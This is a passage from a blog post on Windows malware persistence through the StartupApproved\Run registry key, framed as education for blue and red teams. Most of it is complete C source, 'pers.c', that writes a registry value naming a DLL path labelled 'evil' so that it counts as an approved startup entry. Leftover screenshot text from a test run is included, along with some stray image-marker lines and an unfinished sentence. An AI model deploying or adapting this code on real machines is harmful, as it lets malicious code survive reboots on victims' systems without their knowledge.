Microsoft Edge Update	REG_BINARY	020000000000000000000000
OneDrive	REG_BINARY	020000000000000000000000
C:\\temp\\hack.dll	REG_BINARY	020000000000000000000000

HKEY\_CURRENT\_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupFolder

PS C:\Users\user>

Meow-meow!

OK

Type here to search

10:03 PM 3/14/2024

Right Ctrl

So I updated one line in my script:

```

/*
pers.c
windows persistence
via StartupApproved
author: @cocomelonc
https://cocomelonc.github.io/malware/2024/03/12/malware-pers-24.html
*/
#include <windows.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};

    const char* path =
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
    const char* evil = "C:\\temp\\hack.dll";

    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) path, 0, KEY_WRITE, &hkey);
    printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");


    res = RegSetValueEx(hkey, (LPCSTR)evil, 0, REG_BINARY, data, sizeof(data));
    printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");


    // close the registry key
    RegCloseKey(hkey);

    return 0;
}

```

But there is a caveat. Sometimes when I tested this feature, it launched like Skype for me:





As you can see, everything worked perfectly as expected! =^..^= :)

This technique is used by APT groups like [APT28](#), [APT29](#), [Kimsuky](#) and [APT33](#) in the wild. In all honesty, this method is widely employed and widespread due to its extreme convenience in deceiving the victims.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

| This is a practical case for educational purposes only.

[ATT&CK MITRE: T1547.001](#)

[Malware persistence: part 1](#)

[APT28](#)

[APT29](#)

[Kimsuky](#)

[APT33](#)

[source code in github](#)

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*